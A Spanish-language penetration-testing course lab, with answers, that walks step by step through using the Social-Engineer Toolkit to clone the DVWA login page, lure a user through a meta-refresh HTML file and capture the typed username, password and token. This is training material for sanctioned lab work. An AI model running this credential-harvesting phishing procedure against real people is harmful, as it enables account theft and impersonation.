Práctica de laboratorio: Exploración del kit de herramientas del ingeniero social (SET)

Objetivos

Muchos explotaciones comienzan con un ataque de ingeniería social diseñado para obtener credenciales o plantar malware para crear puntos de entrada a la red objetivo. Una de las herramientas utilizadas para realizar estos ataques de ingeniería social es el kit de herramientas de ingeniería social (SET), desarrollado por David Kennedy.

- Inicio de SET y exploración del kit de herramientas
- Clonación de un sitio web para obtener credenciales de usuario
- Captura y visualización de credenciales de usuario

Aspectos básicos/Situación

En esta actividad, clonará un sitio web y obtendrá credenciales de usuario. Esta actividad se realiza en condiciones cuidadosamente controladas dentro de un entorno virtual. Las herramientas SET solo deben usarse para pruebas de penetración en situaciones en las que tiene permiso por escrito para realizar explotaciones de ingeniería social.

En una prueba de penetración real, este procedimiento podría usarse para revelar problemas con la capacitación en seguridad del usuario y la necesidad de tomar medidas para educar a los usuarios sobre los diversos tipos de ataques de suplantación de identidad (phishing).

Recursos necesarios

- Kali VM personalizada para el curso de Ethical Hacker
- Acceso a Internet

Instrucciones

Parte 1: Inicio de SET y exploración del kit de herramientas

Paso 1: Cargue la aplicación SET.

a. Inicie Kali Linux con el nombre de usuario **kali** y la contraseña **kali**. Abra una sesión de terminal desde la barra de menús en la parte superior de la pantalla.

b. SET debe ejecutarse como root. Utilice el comando **sudo -i** para obtener acceso root persistente. En el indicador, introduzca el comando **setoolkit** para cargar el sistema de menús. El kit de herramientas de ingeniería social también se puede ejecutar desde la opción **Applications >Social Engineering Tools >social engineering toolkit (root)** en el menú de Kali.

```
┌──(kali㉿Kali)-[~]
└─$ sudo -i
[sudo] password for kali:

┌──(root㉿Kali)-[~]
└─$ setoolkit
```

Si es la primera vez que ejecuta SET, se muestran los términos y condiciones de la licencia y se requiere un acuerdo. Lea los términos con atención.

c. Después de leer la exención de responsabilidad, ingrese **y** para aceptar los términos de servicio.

El kit de herramientas de ingeniería social está diseñado puramente para el bien y no para el mal. Si planea utilizar esta herramienta con fines maliciosos que no están autorizados por la empresa para la que realiza las evaluaciones, está infringiendo los términos de servicio y la licencia de este conjunto de herramientas. Al marcar Sí (solo una vez), acepta los términos de servicio y que solo utilizará esta herramienta para fines legales.

```
Do you agree to the terms of service [y/n]: y
```

Aparece el menú SET inicial, como se muestra a continuación:

```
   El kit de herramientas de ingeniería social es un producto de TrustedSec.

           Visite: https://www.trustedsec.com

   ¡Es fácil de actualizar con el marco de trabajo de PenTesters! (PTF)
Visite https://github.com/trustedsec/ptf para actualizar todas sus herramientas.


Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Paso 2: Examine los ataques de ingeniería social disponibles.

a. En la indicación SET, ingrese **1** y presione **Enter** para acceder al submenú de Ataques de ingeniería social.

```
set> 1
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
```


```
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.
```

b. Seleccione cada opción para ver una breve descripción de cada exploit y lo que hace la herramienta para cada uno.

Nota: Es posible que algunas opciones no tengan elección. En ese caso, use **CTRL-C** o ingrese **99** para volver al menú principal.

¿Qué opción crea un DVD o una unidad flash USB que ejecutará automáticamente el software malicioso cuando se inserte en el dispositivo de destino?



3) Infectious Media Generator

¿Cómo podría utilizarse esta funcionalidad en una prueba de penetración?

Las respuestas pueden variar. El evaluador de penetración podría crear y distribuir algún tipo de malware benigno en unidades USB. Las unidades podrían dejarse caer en el estacionamiento y otras áreas abiertas de las instalaciones del cliente. Si el malware tuviera una funcionalidad de "llamar a casa", se podría cuantificar e informar la cantidad de instancias en las que se insertaron las unidades USB en las computadoras corporativas.

Ahora está listo para iniciar la explotación de clonación de sitios web.

Parte 2: Clonación de un sitio web para obtener credenciales de usuario


En esta parte de la práctica de laboratorio, creará una copia perfecta de la página de inicio de sesión para un sitio web. La página de inicio de sesión falsa recopilará todas las credenciales que se le envíen y redirigirá alusuario al sitio web real.

Paso 1: Investigar vectores de ataque web en SET.

a. En el submenú de Social-Engineering Attacks, elija **2) Website Attack Vectors** para comenzar la explotación de clonación del sitio web.

```
set> 2
```

b. Revise la breve descripción del ataque de cada tipo de ataque.




¿Qué tipo de ataque elegirá para crear un sitio web clonado para obtener credenciales de inicio de sesión para los usuarios en la red de destino?

3) Credential Harvester Attack Method

c. Seleccione **3) Credential Harvester Attack Method** en el menú. Se muestra una descripción de las formas de configurar esta explotación.

¿Qué método le permite utilizar un sitio web personalizado para la explotación que crea?




El tercer método 3) Custom Import

Paso 2: Clone la pantalla de inicio de sesión de DVWA.vm.

En este paso, creará un sitio web clonado que duplica el sitio web de inicio de sesión de DVWA.vm. La aplicación SET crea un sitio web alojado en su computadora Kali Linux. Cuando los usuarios objetivo ingresan sus credenciales en el sitio web clonado, las credenciales y los usuarios serán redirigidos al sitio web real sin ser conscientes de la explotación. Esto es similar a un ataque en ruta.

a. En esta práctica de laboratorio, usaremos el sitio web interno alojado en la máquina virtual DVWA.vm. Para ver el aspecto del sitio web, abra el navegador Kali Firefox e ingrese la URL **http: //DVWA.vm/**. Aparece la pantalla para iniciar sesión. Si no se encuentra la URL, ingrese http://10.6.6.13/ para acceder al servidor web mediante su dirección IP.

¿Cuál es la URL de la pantalla de inicio de sesión?



DVWA.vm/login.php

b. Regrese a la sesión de terminal. Seleccione **2) Site Cloner** en el menú **Credential Harvester Attack Method** . Se muestra información que describe qué dirección IP se necesita para alojar el sitio web falso y recibir los datos de POST. Introduzca la dirección IP del atacante web en el mensaje que se le solicita. Esta es la dirección IP de la interfaz interna virtual de Kali en la red 10.6.6.0/24. En una explotación real, esta sería la dirección externa (orientada a Internet) de la computadora atacante.

c. Cuando se le indique, ingrese la dirección IP **10.6.6.1**.

```
set:webattack> dirección IP para la POST en Harvester/Tabnabbing
[10.0.2.15]:10.6.6.1
```

d. Luego, ingrese la URL del sitio web que desea clonar. Esta es la URL del sitio web de DVWA, **http: //DVWA.vm**.

```
[-] SET admite HTTP y HTTPS
[-] Ejemplo: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
```

```
[*] This could take a little bit...
```

e. Cuando se clona el sitio web, aparece el siguiente mensaje en el terminal.

```
La mejor manera de usar este ataque es si los campos de formulario de nombre
de usuario y contraseña están disponibles. De todos modos, esto captura todas
las POST de un sitio web.
[*] El ataque del recolector de credenciales del kit de herramientas de
ingeniería social
[*] Credential Harvester se ejecuta en el puerto 80
[*] La información se mostrará a continuación:
```

Nota: No se le devolverá ningún mensaje. Esto se debe a que ahora hay un oyente activo en el puerto 80 en la computadora Kali y todo el tráfico del puerto 80 se redirigirá a esta pantalla. No cierre la ventana de la terminal. Continuar con la parte 3

Parte 3: Captura y visualización de credenciales de usuario

Paso 1: Cree la explotación de ingeniería social.


En una explotación de la “vida real”, en este punto, se crea y envía una explotación de suplantación de identidad (phishing) que contiene un enlace o código QR que envía al usuario al sitio web falso. En esta práctica de laboratorio, se crea un documento html para dirigir al usuario a la página web falsa. Este documento simula una URL de suplantación de identidad (phishing) distribuida. Podría distribuirse como archivo adjunto en correos electrónicos de suplantación de identidad (phishing).

a. Abra el editor de texto Mousepad de Kali para Linux con la opción **Applications > Favorites > Text Editor** del menú. Ingrese el código HTML que se muestra en el documento.

```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>
```

b. Seleccione **File > Save** en el menú. Nombre el documento **Great_link.html** y guárdelo en la carpeta **/home/kali/Desktop** . El icono aparece en el escritorio de Kali.

c. Cierre la aplicación Mousepad.




Paso 2: Capturar credenciales de usuario.

El propósito del sitio web clonado es presentar una página web idéntica a la que espera el usuario. Un buen hacker crearía una URL falsa que sería muy similar a la URL real, de modo que, a menos que el usuario inspeccione la URL muy de cerca, pase desapercibida.

a. Haga doble clic en el icono del escritorio de la página **Great_link.html**. La página de inicio de sesión de DVWA que vio en **la Parte 2, Paso 2a** debe aparecer en una ventana del navegador.

¿Qué URL aparece en el navegador ahora? ¿Es la misma que la URL que registró en la parte 2, paso 2a?




La URL es http://10.6.6.1/ y se muestra en el navegador. No, no son los mismos que en la parte anterior.

b. Introduzca información en los campos Nombre de usuario y Contraseña y haga clic en **Login** para enviar el formulario.

`Nombre de usuario:` **`some.user@gmail.com`**

`Contraseña:` **`Pa55w0rdd!`**

¿Cuál es la URL después de ingresar la información y hacer clic en el botón **Login**? ¿Es la misma que la URL que registró en la parte 2, paso 2a?



La URL DVWA.vm/login.php se muestra en el navegador. Sí, es la misma URL que en el paso anterior.


¿Qué ocurrió?

Después del intento de inicio de sesión, la página web clonada redirige el navegador al sitio web real. Sin embargo, el usuario tiene credenciales reales que se han proporcionado al clon del hacker del sitio web original.

Paso 3: Vea la información capturada.

a. Regrese a la sesión de terminal que ejecuta la aplicación SET. Debe aparecer el resultado del intento de inicio de sesión, similar a lo que se muestra:

```
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=some.user@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=Pa55w0rdd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=69c0375a6ee98b96a5b643eed1e97f94
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



b. Para guardar el informe en formato XML y usarlo en otras aplicaciones de pruebas de penetración, ingrese **CTRL-C.** Se devuelven el nombre del archivo del informe y la ruta. Seleccione la ruta y el nombre del archivo y haga clic con el botón derecho para copiar la selección. Los nombres de archivo que se crean contienen la fecha y la hora en que se creó el archivo en este formato:

```
2023-04-07 17:32:55.967169.xml
```

Continúe ingresando **99** y presione **enter** hasta salir de setoolkit. Para ver el contenido del archivo XML, debe colocar el nombre del archivo entre comillas dobles (“) porque contiene espacios y caracteres especiales. Utilice el comando **cat** para ver la información que se guarda. La ruta del archivo que se muestra es la ruta predeterminada para la VM del laboratorio cuando se creó este laboratorio.

```
┌──(root㉿Kali)-[~]
└─# cat /root/.set/reports/”2023-04-07 17:32:55.967169.xml”

<?xml version=”1.0” encoding=”UTF-8”?>
<harvester>
   URL=http://DVWA.vm
   <url> <param>username=some.user@gmail.com</param>
      <param>password=Pa55w0rdd!</param>
      <param>Login=Login</param>
      <param>user_token=69c0375a6ee98b96a5b643eed1e97f94</param>
   </url>
</harvester>
```

¿Qué información recopiló la página web clonada?

El nombre de usuario y la contraseña del usuario que intentó iniciar sesión en la página web clonada.

¿Qué podría hacer un evaluador de penetración con esta información?

Vaya al sitio web real e inicie sesión como usuario legítimo.